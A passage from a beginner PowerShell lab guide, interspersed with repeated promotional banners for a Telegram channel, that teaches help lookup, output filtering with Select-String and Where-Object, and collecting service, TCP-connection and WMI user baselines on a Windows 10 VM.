PSC:\Users\student> `diff (gc file1.txt) (gc file2.txt)`

Show the difference between the two files we created.

Success

```
InputObject
-----------
-a----        8/24/2023   6:54 PM           5416 file1.txt
-a----        8/24/2023   6:59 PM              0 file2.txt
-a----        8/24/2023   6:54 PM              0 file1.txt
```

Note: Your dates and file names may slightly differ than the example above.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

PSC:\Users\student> `ps`

Show the running processes.

Success

```
Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------

    ... <output removed> ...

    283      17     4888      12544              10416   0 svchost
   3069       0      200         24                  4   0 System
    312      41     8744      14576       0.44    5644   1 taskhostw
    106       6     1212       5368               4160   0 Windows.WARP.JITService
    156      11     1304        956                588   0 wininit
    271      12     2700       2376                628   1 winlogon
    521      36    15036        364       0.25   11136   1 WinStore.App
```

PSC:\Users\student> `clear`

Clear your terminal window's content.

hide01.ir

Hey, for Linux users, that is a great start. Unfortunately, the aliases don't go much further than that, and the commands don't support all the same great options we are used to in Linux. But at least you get a meaningful response for most of the common commands you may type by mistake.

2.3. PowerShell Help

You can use the Get-Help cmdlet to both search for available cmdlets and get help pages for those cmdlets. When you type Get-Help by itself, it shows you how to use the command.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

PSC:\Users\student> `Get-Help`

Success

```
TOPIC
    Windows PowerShell Help System

SHORT DESCRIPTION
    Displays help about Windows PowerShell cmdlets and concepts.
```

... Output Removed for Brevity ...

```
EXAMPLES:
    Save-Help              : Download help files from the Internet and saves
                             them on a file share.
    Update-Help            : Downloads and installs help files from the
                             Internet or a file share.
    Get-Help Get-Process   : Displays help about the Get-Process cmdlet.
    Get-Help Get-Process -Online
                             : Opens online help for the Get-Process cmdlet.
    Help Get-Process       : Displays help about Get-Process one page at a time.
    Get-Process -?         : Displays help about the Get-Process cmdlet.
    Get-Help About_Modules : Displays help about Windows PowerShell modules.
    Get-Help remoting      : Searches the help topics for the word "remoting."

SEE ALSO:
    about_Updatable_Help
    Get-Help
    Save-Help
    Update-Help
```

hide01.ir

We can use Wildcards to see which cmdlets have help pages. This works with the asterisk character by itself or combined with a string to find partial matches.

PSC:\Users\student> `Get-Help *`

Show a VERY long list of available PowerShell cmdlets.

If you pipe to `more` like we show below, we can use the **spacebar** to scroll one page at a time, and the letter `q` to quit if you don't want to scroll to the bottom.

PSC:\Users\student> `Get-Help * | more`

Same long list but one page at a time now.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Get-Help has two aliases which you can use instead. You can run any of the commands above using the abbreviated `help` command or `man` which is the Linux/Unix equivalent which comes from **manual**. Both of these aliases include the use of `more`. Using these aliases are a much easier way to use the help system.

Lets use the Get-Help command to search for partial matches.

PSC:\Users\student> `help Set*`

This will show you all the `Set-` cmdlets.

PSC:\Users\student> `help Get-Net*`

Show all the cmdlets that start with `Get-Net`, most of which deal with networking.

The help command will be your best friend as you learn to use PowerShell. Use it liberally!

2.4. Filtering Output

PowerShell has a few different `Select-` commands we can use to filter the output of other PowerShell cmdlets. The one you use will vary based on the output you are trying to filter.

There are only a few cmdlets that start with Select. Let's try to use one.

hide01.ir

PSC:\Users\student> `help Select*`

Shows the different select commands available

Success

```
Name                              Category  Module                    Synopsis
----                              --------  ------                    --------
select                            Alias                               Select-Object
Select-Object                     Cmdlet    Microsoft.PowerShell.U... ...
Select-String                     Cmdlet    Microsoft.PowerShell.U... ...
Select-Xml                        Cmdlet    Microsoft.PowerShell.U... ...
```

The Select-String cmdlet works similar to the Linux grep command, if you are familiar with Linux. It works on simple text streams, like the contents of ASCII or UTF-8 text files.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

PSC:\Users\student> `help Select-String`

Shows the help page for Select-String.

Success

```
NAME
    Select-String

SYNTAX
    Select-String [-Pattern] <string[]> [-Path] <string[]> [-SimpleMatch] [-CaseSensitive] [-Quiet] [-
List] [-Include <string[]>] [-Exclude <string[]>] [-NotMatch] [-AllMatches]
    [-Encoding {unicode | utf7 | utf8 | utf32 | ascii | bigendianunicode | default | oem}] [-Context
<int[]>]  [<CommonParameters>]

    Select-String [-Pattern] <string[]> -InputObject <psobject> [-SimpleMatch] [-CaseSensitive] [-Quiet]
[-List] [-Include <string[]>] [-Exclude <string[]>] [-NotMatch]
    [-AllMatches] [-Encoding {unicode | utf7 | utf8 | utf32 | ascii | bigendianunicode | default | oem}]
[-Context <int[]>]  [<CommonParameters>]

    Select-String [-Pattern] <string[]> -LiteralPath <string[]> [-SimpleMatch] [-CaseSensitive] [-Quiet]
[-List] [-Include <string[]>] [-Exclude <string[]>] [-NotMatch]
    [-AllMatches] [-Encoding {unicode | utf7 | utf8 | utf32 | ascii | bigendianunicode | default | oem}]
[-Context <int[]>]  [<CommonParameters>]

ALIASES
    sls
```

Let's use the `Select-String` cmdlet to filter (or grep in Linux terminology) our text file. We are also going to be using `Select-String`'s alias which you can see listed above is `sls`.

PSC:\Users\student> `type file1.txt | sls Favorite`

Print the contents of `file1.txt` and only show the lines that have the word `Favorite`.

Tip

The `type`, `cat`, and `gc` are all aliases for the Get-Content cmdlet. `type` is the traditional command in DOS to do this.

Success

```
d-r---        7/18/2023   8:34 PM                Favorites
```

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

PSC:\Users\student> `gc file1.txt | sls ^d`

Print only the directories (folders) from the list of files. Those are the ones that start with the letter `d`. The `^` character is called the caret symbol, and represents the beginning of each line. If you don't include the `^` then you will get every line that contains the letter `d` anywhere in the line.

Tip

Notice we are using the short aliases `gc` for `Get-Content` and `sls` for `Select-String`.

Success

```
d-r---        7/18/2023   8:34 PM                3D Objects
d-r---        7/18/2023   8:34 PM                Contacts
d-r---        8/13/2023   1:16 PM                Desktop
d-r---        7/18/2023   8:34 PM                Documents
d-r---        7/18/2023   8:34 PM                Downloads
d-r---        7/18/2023   8:34 PM                Favorites
d-r---        7/18/2023   8:34 PM                Links
d-r---        7/18/2023   8:34 PM                Music
d-r---        7/18/2023   8:34 PM                Pictures
d-r---        7/18/2023   8:34 PM                Saved Games
d-r---        7/18/2023   8:34 PM                Searches
d-r---        7/18/2023   8:34 PM                Videos
```

Note: Your dates and file names may slightly differ than the example above.

hide01.ir

Now let's try it with something other than the `Get-Content` command and its aliases.

PSC:\Users\student> `dir | sls Favorite`

Success

```
Favorites
file1.txt:17:d-r---        7/18/2023   8:34 PM                Favorites
file2.txt:17:d-r---        7/18/2023   8:34 PM                Favorites
```

Note: Your dates and file names may slightly differ than the example above.

If we use the dir command and pipe that into `sls`, at a simple glance it appears to have worked, but if you look closely we received three results. The `dir` command by itself only shows one line with the string `Favorites` in it.

Lets try a slightly different example. Lets look for all top level directories/folders by using the `^d` string we used before.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

```
PS C:\Users\student> dir | sls ^d
```

Success

```
Desktop
Documents
Downloads
file1.txt:8:d-----        4/28/2023   2:02 PM              .idlerc
file1.txt:9:d-----         6/3/2023  11:33 PM              .vscode
file1.txt:10:d-----        6/4/2023  12:01 AM              .zenmap
file1.txt:11:d-r---        7/18/2023   8:34 PM             3D Objects
file1.txt:12:d-r---        7/18/2023   8:34 PM             Contacts
file1.txt:14:d-r---        8/13/2023   1:16 PM             Desktop
file1.txt:15:d-r---        7/18/2023   8:34 PM             Documents
file1.txt:16:d-r---        7/18/2023   8:34 PM             Downloads
file1.txt:17:d-r---        7/18/2023   8:34 PM             Favorites
file1.txt:19:d-r---        7/18/2023   8:34 PM             Links
file1.txt:20:d-r---        7/18/2023   8:34 PM             Music
file1.txt:22:d-r---        7/18/2023   8:34 PM             Pictures
file1.txt:23:d-r---        7/18/2023   8:34 PM             Saved Games
file1.txt:24:d-r---        7/18/2023   8:34 PM             Searches
file1.txt:25:d-r---        7/18/2023   8:34 PM             Videos
file2.txt:8:d-----        4/28/2023   2:02 PM              .idlerc
file2.txt:9:d-----         6/3/2023  11:33 PM              .vscode
file2.txt:10:d-----        6/4/2023  12:01 AM              .zenmap
file2.txt:11:d-r---        7/18/2023   8:34 PM             3D Objects
file2.txt:12:d-r---        7/18/2023   8:34 PM             Contacts
file2.txt:14:d-r---        8/13/2023   1:16 PM             Desktop
file2.txt:15:d-r---        7/18/2023   8:34 PM             Documents
file2.txt:16:d-r---        7/18/2023   8:34 PM             Downloads
file2.txt:17:d-r---        7/18/2023   8:34 PM             Favorites
file2.txt:19:d-r---        7/18/2023   8:34 PM             Links
file2.txt:20:d-r---        7/18/2023   8:34 PM             Music
file2.txt:22:d-r---        7/18/2023   8:34 PM             Pictures
file2.txt:23:d-r---        7/18/2023   8:34 PM             Saved Games
file2.txt:24:d-r---        7/18/2023   8:34 PM             Searches
file2.txt:25:d-r---        7/18/2023   8:34 PM             Videos
```

Note: Your dates and file names may slightly differ than the example above.

At a closer inspection, you will notice the output is different than what we received when using the `type` command, even though the output of both `type` and `dir` are mostly the same without piping to `Select-String`. This is because some cmdlets output everything as a text object, whereas other cmdlets output programatic objects. The `sls` command is parsing file names but also the contents of the two text files (file1.txt and file2.txt) in this directory. If you are used the Linux/Unix command prompt, this will be a major shift in thinking for you, and has to be approached more like a programming language such as Python or Ruby, and less like a shell like Bash or Zsh.

3. Common Baselines

Now that we have a little PowerShell experience behind us, lets try collecting some common baselines on our Windows 10 VM to see what its normal state is. Baselines when collected over time, help us determine what has changed on a machine and can be very powerful indicators of compromise.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

3.1. Running Services

Search the cmdlets for something to list all the services running on this machine. You should quickly find Get-Service as an option, which has an alias of gsv.

PSC:\Users\student> `help *service*`

Success

```
Name                              Category  Module                    Synopsis
----                              --------  ------                    --------
Get-Service                       Cmdlet    Microsoft.PowerShell.M... ...
New-Service                       Cmdlet    Microsoft.PowerShell.M... ...
New-WebServiceProxy               Cmdlet    Microsoft.PowerShell.M... ...
Restart-Service                   Cmdlet    Microsoft.PowerShell.M... ...
Resume-Service                    Cmdlet    Microsoft.PowerShell.M... ...
Set-Service                       Cmdlet    Microsoft.PowerShell.M... ...
Start-Service                     Cmdlet    Microsoft.PowerShell.M... ...
Stop-Service                      Cmdlet    Microsoft.PowerShell.M... ...
Suspend-Service                   Cmdlet    Microsoft.PowerShell.M... ...
Set-NetFirewallServiceFilter      Function  NetSecurity               ...
Get-NetFirewallServiceFilter      Function  NetSecurity               ...
```

The `Get-Service` cmdlet seems a good place to start. Lets look at its help page.

PSC:\Users\student> `help Get-Service`

Success

```
NAME
    Get-Service

SYNTAX
    Get-Service [[-Name] <string[]>] [-ComputerName <string[]>] [-DependentServices] [-RequiredServices]
[-Include <string[]>] [-Exclude <string[]>]  [<CommonParameters>]

    Get-Service -DisplayName <string[]> [-ComputerName <string[]>] [-DependentServices] [-
RequiredServices] [-Include <string[]>] [-Exclude <string[]>]  [<CommonParameters>]

    Get-Service [-ComputerName <string[]>] [-DependentServices] [-RequiredServices] [-Include <string[]>]
[-Exclude <string[]>] [-InputObject <ServiceController[]>]
    [<CommonParameters>]


ALIASES
    gsv
```

Try running Get-Service or its alias by itself. Notice it shows all services, both running and stopped.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

PSC:\Users\student> `gsv`

Success

```
Status   Name               DisplayName
------   ----               -----------
Stopped  AarSvc_415b1       Agent Activation Runtime_415b1
Stopped  AJRouter           AllJoyn Router Service
Stopped  ALG                Application Layer Gateway Service
Stopped  AppIDSvc           Application Identity
Stopped  Appinfo            Application Information
Stopped  AppMgmt            Application Management
Stopped  AppReadiness       App Readiness
Stopped  AppVClient         Microsoft App-V Client
Stopped  AppXSvc            AppX Deployment Service (AppXSVC)
Stopped  AssignedAccessM... AssignedAccessManager Service
Running  AudioEndpointBu... Windows Audio Endpoint Builder
Running  Audiosrv           Windows Audio
Stopped  autotimesvc        Cellular Time
Stopped  AxInstSV           ActiveX Installer (AxInstSV)
Stopped  BcastDVRUserSer... GameDVR and Broadcast User Service_...
Stopped  BDESVC             BitLocker Drive Encryption Service
Running  BFE                Base Filtering Engine
```

... Output contines ...

Let's try using sls to show only running services. You'll quickly see that it returns nothing—not exactly what we wanted.

PSC:\Users\student> `gsv | sls Running`

Success

There is no output...

The Select-String approach fails on the `Get-Service` cmdlet because it is outputting objects.

So, let's dig a little more into the `Get-Service` output. Notice how its help page doesn't list `-Property` as valid syntax. So they don't have a simple way to filter this output. This means we need to use `Where-Object` to filter based on the output field (called an object property). To get a list of properties for `Get-Services`, we first have to use the `Get-Member` cmdlet. Lets look it its help page.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

PSC:\Users\student> `help Get-Member`

Success

```
NAME
    Get-Member

SYNTAX
    Get-Member [[-Name] <string[]>] [-InputObject <psobject>] [-MemberType {AliasProperty | CodeProperty
| Property | NoteProperty | ScriptProperty | Properties | PropertySet |
    Method | CodeMethod | ScriptMethod | Methods | ParameterizedProperty | MemberSet | Event | Dynamic |
All}] [-View {Extended | Adapted | Base | All}] [-Static] [-Force]
    [<CommonParameters>]


ALIASES
    gm
```

So if we pipe the output of `Get-Service` to `Get-Member` we can get a list of all the details of the service objects that `Get-Service` outputs.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

```
PSC:\Users\student> gsv | gm
```

Success

```
   TypeName: System.ServiceProcess.ServiceController

Name                      MemberType    Definition
----                      ----------    ----------
Name                      AliasProperty Name = ServiceName
RequiredServices          AliasProperty RequiredServices = ServicesDependedOn
Disposed                  Event         System.EventHandler Disposed(System.Object, System.EventArgs)
Close                     Method        void Close()
Continue                  Method        void Continue()
CreateObjRef              Method        System.Runtime.Remoting.ObjRef CreateObjRef(type requestedType)
Dispose                   Method        void Dispose(), void IDisposable.Dispose()
Equals                    Method        bool Equals(System.Object obj)
ExecuteCommand            Method        void ExecuteCommand(int command)
GetHashCode               Method        int GetHashCode()
GetLifetimeService        Method        System.Object GetLifetimeService()
GetType                   Method        type GetType()
InitializeLifetimeService Method        System.Object InitializeLifetimeService()
Pause                     Method        void Pause()
Refresh                   Method        void Refresh()
Start                     Method        void Start(), void Start(string[] args)
Stop                      Method        void Stop()
WaitForStatus             Method        void WaitForStatus(System.ServiceProcess.ServiceControllerStatus
desiredStatus), void WaitForStatus(System.ServiceProcess.ServiceControl...
CanPauseAndContinue       Property      bool CanPauseAndContinue {get;}
CanShutdown               Property      bool CanShutdown {get;}
CanStop                   Property      bool CanStop {get;}
Container                 Property      System.ComponentModel.IContainer Container {get;}
DependentServices         Property      System.ServiceProcess.ServiceController[] DependentServices {get;}
DisplayName               Property      string DisplayName {get;set;}
MachineName               Property      string MachineName {get;set;}
ServiceHandle             Property      System.Runtime.InteropServices.SafeHandle ServiceHandle {get;}
ServiceName               Property      string ServiceName {get;set;}
ServicesDependedOn        Property      System.ServiceProcess.ServiceController[] ServicesDependedOn
{get;}
ServiceType               Property      System.ServiceProcess.ServiceType ServiceType {get;}
Site                      Property      System.ComponentModel.ISite Site {get;set;}
StartType                 Property      System.ServiceProcess.ServiceStartMode StartType {get;}
Status                    Property      System.ServiceProcess.ServiceControllerStatus Status {get;}
ToString                  ScriptMethod  System.Object ToString();
```

Piping the output of `Get-Service` to `Get-Member` to list all the `Get-Service.Methods()` and `Get-Service.Properties` available for `Get-Service`. Remember how the output of `Get-Service` had a column called `Status` that showed if the service was running or not. We can see in the output above, that `Status` is a valid Property, which means we should be able to use it with `Where-Object` to filter out all the running processes.

Now lets figure out how to use `Where-Object`.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

```
PSC:\Users\student> help Where-Object
```

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Success

```
NAME
    Where-Object

SYNTAX
    Where-Object [-Property] <string> [[-Value] <Object>] [-InputObject <psobject>] [-EQ]
[<CommonParameters>]

    Where-Object [-FilterScript] <scriptblock> [-InputObject <psobject>]  [<CommonParameters>]

    Where-Object [-Property] <string> [[-Value] <Object>] -Match [-InputObject <psobject>]
[<CommonParameters>]

    Where-Object [-Property] <string> [[-Value] <Object>] -CEQ [-InputObject <psobject>]
[<CommonParameters>]

    Where-Object [-Property] <string> [[-Value] <Object>] -NE [-InputObject <psobject>]
[<CommonParameters>]

    Where-Object [-Property] <string> [[-Value] <Object>] -CNE [-InputObject <psobject>]
[<CommonParameters>]

    Where-Object [-Property] <string> [[-Value] <Object>] -GT [-InputObject <psobject>]
[<CommonParameters>]

    Where-Object [-Property] <string> [[-Value] <Object>] -CGT [-InputObject <psobject>]
[<CommonParameters>]

    Where-Object [-Property] <string> [[-Value] <Object>] -LT [-InputObject <psobject>]
[<CommonParameters>]

    Where-Object [-Property] <string> [[-Value] <Object>] -CLT [-InputObject <psobject>]
[<CommonParameters>]

    Where-Object [-Property] <string> [[-Value] <Object>] -GE [-InputObject <psobject>]
[<CommonParameters>]

    Where-Object [-Property] <string> [[-Value] <Object>] -CGE [-InputObject <psobject>]
[<CommonParameters>]

    Where-Object [-Property] <string> [[-Value] <Object>] -LE [-InputObject <psobject>]
[<CommonParameters>]

    Where-Object [-Property] <string> [[-Value] <Object>] -CLE [-InputObject <psobject>]
[<CommonParameters>]

    Where-Object [-Property] <string> [[-Value] <Object>] -Like [-InputObject <psobject>]
[<CommonParameters>]

    Where-Object [-Property] <string> [[-Value] <Object>] -CLike [-InputObject <psobject>]
[<CommonParameters>]

    Where-Object [-Property] <string> [[-Value] <Object>] -NotLike [-InputObject <psobject>]
[<CommonParameters>]

    Where-Object [-Property] <string> [[-Value] <Object>] -CNotLike [-InputObject <psobject>]
[<CommonParameters>]
```

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

```
    Where-Object [-Property] <string> [[-Value] <Object>] -CMatch [-InputObject <psobject>]
[<CommonParameters>]

    Where-Object [-Property] <string> [[-Value] <Object>] -NotMatch [-InputObject <psobject>]
[<CommonParameters>]

    Where-Object [-Property] <string> [[-Value] <Object>] -CNotMatch [-InputObject <psobject>]
[<CommonParameters>]

    Where-Object [-Property] <string> [[-Value] <Object>] -Contains [-InputObject <psobject>]
[<CommonParameters>]

    Where-Object [-Property] <string> [[-Value] <Object>] -CContains [-InputObject <psobject>]
[<CommonParameters>]

    Where-Object [-Property] <string> [[-Value] <Object>] -NotContains [-InputObject <psobject>]
[<CommonParameters>]

    Where-Object [-Property] <string> [[-Value] <Object>] -CNotContains [-InputObject <psobject>]
[<CommonParameters>]

    Where-Object [-Property] <string> [[-Value] <Object>] -In [-InputObject <psobject>]
[<CommonParameters>]

    Where-Object [-Property] <string> [[-Value] <Object>] -CIn [-InputObject <psobject>]
[<CommonParameters>]

    Where-Object [-Property] <string> [[-Value] <Object>] -NotIn [-InputObject <psobject>]
[<CommonParameters>]

    Where-Object [-Property] <string> [[-Value] <Object>] -CNotIn [-InputObject <psobject>]
[<CommonParameters>]

    Where-Object [-Property] <string> [[-Value] <Object>] -Is [-InputObject <psobject>]
[<CommonParameters>]

    Where-Object [-Property] <string> [[-Value] <Object>] -IsNot [-InputObject <psobject>]
[<CommonParameters>]


ALIASES
    where
    ?
```

First notice that the alias is `where`. Then for the `Where-Object` syntax, we have many different comparison operators we can use, but the first one `-eq` should work.

Now, let's pipe the output of `Get-Service` to `Where-Object` so specify which `Get-Service.Property` we want to use for our filter.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

PSC:\Users\student> `gsv | where Status -eq Running`

Success

```
Status   Name               DisplayName
------   ----               -----------
Running  AudioEndpointBu... Windows Audio Endpoint Builder
Running  Audiosrv           Windows Audio
Running  BFE                Base Filtering Engine
Running  BITS               Background Intelligent Transfer Ser...
Running  BrokerInfrastru... Background Tasks Infrastructure Ser...
Running  BthAvctpSvc        AVCTP service
```

... Output continues ...

If you get the syntax correct, you should get a list of running services. Try modifying that to show only stopped services. Now try it by searching for service names.

3.2. Network Connections

Listing network connections is easier. We can use the Get-NetTCPConnection cmdlet to list all network connections. Lets first look at its help page.

hide01.ir

PSC:\Users\student> `help Get-NetTCPConnection`

Success

```
NAME
    Get-NetTCPConnection

SYNTAX
    Get-NetTCPConnection [[-LocalAddress] <string[]>] [[-LocalPort] <uint16[]>] [-RemoteAddress
<string[]>] [-RemotePort <uint16[]>] [-State {Closed | Listen | SynSent |
    SynReceived | Established | FinWait1 | FinWait2 | CloseWait | Closing | LastAck | TimeWait |
DeleteTCB | Bound}] [-AppliedSetting {Internet | Datacenter | Compat |
    DatacenterCustom | InternetCustom}] [-OwningProcess <uint32[]>] [-CreationTime <datetime[]>] [-
OffloadState {InHost | Offloading | Offloaded | Uploading}] [-CimSession
    <CimSession[]>] [-ThrottleLimit <int>] [-AsJob]  [<CommonParameters>]


ALIASES
    None
```

Lets try running it by itself to see what it gives us.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

```
PSC:\Users\student> Get-NetTCPConnection
```

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Success

```
LocalAddress                 LocalPort RemoteAddress               RemotePort State
AppliedSetting OwningProcess
------------                 --------- -------------               ---------- -----
--------------- -------------
::                           7680      ::                        0
Listen                  2708
::                           1541      ::                        0
Listen                  704
::                           1540      ::                        0
Listen                  2664
::                           1539      ::                        0
Listen                  1240
::                           1538      ::                        0
Listen                  1252
::                           1537      ::                        0
Listen                  588
::                           1536      ::                        0
Listen                  712
::                           445       ::                        0
Listen                  4
::                           135       ::                        0
Listen                  980
0.0.0.0                      1553      0.0.0.0                   0
Bound                   8080
0.0.0.0                      1551      0.0.0.0                   0
Bound                   8080
0.0.0.0                      1549      0.0.0.0                   0
Bound                   8080
0.0.0.0                      1547      0.0.0.0                   0
Bound                   8080
127.0.0.1                    15292     0.0.0.0                   0
Listen                  9820
0.0.0.0                      5040      0.0.0.0                   0
Listen                  5976
127.0.0.1                    1553      127.0.0.1                 1552       Established
Internet       8080
127.0.0.1                    1552      127.0.0.1                 1553       Established
Internet       8080
127.0.0.1                    1551      127.0.0.1                 1550       Established
Internet       8080
127.0.0.1                    1550      127.0.0.1                 1551       Established
Internet       8080
127.0.0.1                    1549      127.0.0.1                 1548       Established
Internet       8080
127.0.0.1                    1548      127.0.0.1                 1549       Established
Internet       8080
127.0.0.1                    1547      127.0.0.1                 1546       Established
Internet       8080
127.0.0.1                    1546      127.0.0.1                 1547       Established
Internet       8080
0.0.0.0                      1541      0.0.0.0                   0
Listen                  704
0.0.0.0                      1540      0.0.0.0                   0
Listen                  2664
0.0.0.0                      1539      0.0.0.0                   0
Listen                  1240
0.0.0.0                      1538      0.0.0.0                   0
```

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

```
Listen                  1252
0.0.0.0                         1537    0.0.0.0                         0
Listen                  588
0.0.0.0                         1536    0.0.0.0                         0
Listen                  712
169.254.148.237                 139     0.0.0.0                         0
Listen                  4
0.0.0.0                         135     0.0.0.0                         0
Listen                  980
```

If you look at the help page, `Get-NetTCPConnection` supports a few options. Lets try some of those.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

PSC:\Users\student> `Get-NetTCPConnection -State Listen`

Success

```
LocalAddress                        LocalPort RemoteAddress                       RemotePort State
AppliedSetting OwningProcess
------------                        --------- -------------                       ---------- -----
--------------- -------------
::                                  7680      ::                                  0
Listen                      2708
::                                  1541      ::                                  0
Listen                      704
::                                  1540      ::                                  0
Listen                      2664
::                                  1539      ::                                  0
Listen                      1240
::                                  1538      ::                                  0
Listen                      1252
::                                  1537      ::                                  0
Listen                      588
::                                  1536      ::                                  0
Listen                      712
::                                  445       ::                                  0
Listen                      4
::                                  135       ::                                  0
Listen                      980
127.0.0.1                           15292     0.0.0.0                             0
Listen                      9820
0.0.0.0                             5040      0.0.0.0                             0
Listen                      5976
0.0.0.0                             1541      0.0.0.0                             0
Listen                      704
0.0.0.0                             1540      0.0.0.0                             0
Listen                      2664
0.0.0.0                             1539      0.0.0.0                             0
Listen                      1240
0.0.0.0                             1538      0.0.0.0                             0
Listen                      1252
0.0.0.0                             1537      0.0.0.0                             0
Listen                      588
0.0.0.0                             1536      0.0.0.0                             0
Listen                      712
169.254.148.237                     139       0.0.0.0                             0
Listen                      4
0.0.0.0                             135       0.0.0.0                             0
Listen                      980
```

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

```
PSC:\Users\student> Get-NetTCPConnection -LocalPort 135
```

Success

```
LocalAddress                        LocalPort RemoteAddress                       RemotePort State
AppliedSetting OwningProcess
------------                        --------- -------------                       ---------- -----
-------------- -------------
::                                  135       ::                                  0
Listen                     980
0.0.0.0                             135       0.0.0.0                             0
Listen                     980
```

3.3. Local Users

Sometimes, it is just too difficult to get the data you want using raw PowerShell objects. A list of available users on the machine is one such case. If you know how to do it in `wmi.exe`, you can leverage that in PowerShell by using the `Get-WmiObject` cmdlet. Check out its help page.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

PSC:\Users\student> `help Get-WmiObject`

Success

```
NAME
    Get-WmiObject

SYNTAX
    Get-WmiObject [-Class] <string> [[-Property] <string[]>] [-Filter <string>] [-Amended] [-DirectRead]
[-AsJob] [-Impersonation {Default | Anonymous | Identify | Impersonate |
    Delegate}] [-Authentication {Default | None | Connect | Call | Packet | PacketIntegrity |
PacketPrivacy | Unchanged}] [-Locale <string>] [-EnableAllPrivileges] [-Authority
    <string>] [-Credential <pscredential>] [-ThrottleLimit <int>] [-ComputerName <string[]>] [-Namespace
<string>]  [<CommonParameters>]

    Get-WmiObject [[-Class] <string>] [-Recurse] [-Amended] [-List] [-AsJob] [-Impersonation {Default |
Anonymous | Identify | Impersonate | Delegate}] [-Authentication {Default
    | None | Connect | Call | Packet | PacketIntegrity | PacketPrivacy | Unchanged}] [-Locale <string>] [-
EnableAllPrivileges] [-Authority <string>] [-Credential <pscredential>]
    [-ThrottleLimit <int>] [-ComputerName <string[]>] [-Namespace <string>]  [<CommonParameters>]

    Get-WmiObject -Query <string> [-Amended] [-DirectRead] [-AsJob] [-Impersonation {Default | Anonymous
| Identify | Impersonate | Delegate}] [-Authentication {Default | None |
    Connect | Call | Packet | PacketIntegrity | PacketPrivacy | Unchanged}] [-Locale <string>] [-
EnableAllPrivileges] [-Authority <string>] [-Credential <pscredential>]
    [-ThrottleLimit <int>] [-ComputerName <string[]>] [-Namespace <string>]  [<CommonParameters>]

    Get-WmiObject [-Amended] [-AsJob] [-Impersonation {Default | Anonymous | Identify | Impersonate |
Delegate}] [-Authentication {Default | None | Connect | Call | Packet |
    PacketIntegrity | PacketPrivacy | Unchanged}] [-Locale <string>] [-EnableAllPrivileges] [-Authority
<string>] [-Credential <pscredential>] [-ThrottleLimit <int>]
    [-ComputerName <string[]>] [-Namespace <string>]  [<CommonParameters>]

    Get-WmiObject [-Amended] [-AsJob] [-Impersonation {Default | Anonymous | Identify | Impersonate |
Delegate}] [-Authentication {Default | None | Connect | Call | Packet |
    PacketIntegrity | PacketPrivacy | Unchanged}] [-Locale <string>] [-EnableAllPrivileges] [-Authority
<string>] [-Credential <pscredential>] [-ThrottleLimit <int>]
    [-ComputerName <string[]>] [-Namespace <string>]  [<CommonParameters>]


ALIASES
    gwmi
```

Notice the `-List` option? Try it, but if you don't pipe to more, it will take a while. If you DO pipe to more, just use `SPACEBAR` to scroll one page at a time, and the letter `q` to quit more.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

```
PSC:\Users\student> gwmi -List | more
```

Success

```
Name                                Methods              Properties
----                                -------              ----------
CIM_Indication                      {}                   {CorrelatedIndications, IndicationFilterName,
IndicationIdentifier, IndicationTime...}
CIM_ClassIndication                 {}                   {ClassDefinition, CorrelatedIndications,
IndicationFilterName, IndicationIdentifier...}
CIM_ClassDeletion                   {}                   {ClassDefinition, CorrelatedIndications,
IndicationFilterName, IndicationIdentifier...}
CIM_ClassCreation                   {}                   {ClassDefinition, CorrelatedIndications,
IndicationFilterName, IndicationIdentifier...}
CIM_ClassModification               {}                   {ClassDefinition, CorrelatedIndications,
IndicationFilterName, IndicationIdentifier...}
CIM_InstIndication                  {}                   {CorrelatedIndications, IndicationFilterName,
IndicationIdentifier, IndicationTime...}
CIM_InstCreation                    {}                   {CorrelatedIndications, IndicationFilterName,
IndicationIdentifier, IndicationTime...}
CIM_InstModification                {}                   {CorrelatedIndications, IndicationFilterName,
IndicationIdentifier, IndicationTime...}
CIM_InstDeletion                    {}                   {CorrelatedIndications, IndicationFilterName,
IndicationIdentifier, IndicationTime...}
```

... Output continues ...

hide01.ir

While –List is a great option, the output is too long to read. Lets try using `Select-String` to filter the `-List` output for something to do with users.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

```
PSC:\Users\student> gwmi -List | sls User
```

Success

```
\\SANS-C3B81VIT3L\ROOT\cimv2:CIM_UserDevice
\\SANS-C3B81VIT3L\ROOT\cimv2:Win32_UserAccount
\\SANS-C3B81VIT3L\ROOT\cimv2:Win32_UserProfile
\\SANS-C3B81VIT3L\ROOT\cimv2:__NTLMUser9X
\\SANS-C3B81VIT3L\ROOT\cimv2:Win32_OfflineFilesUserConfiguration
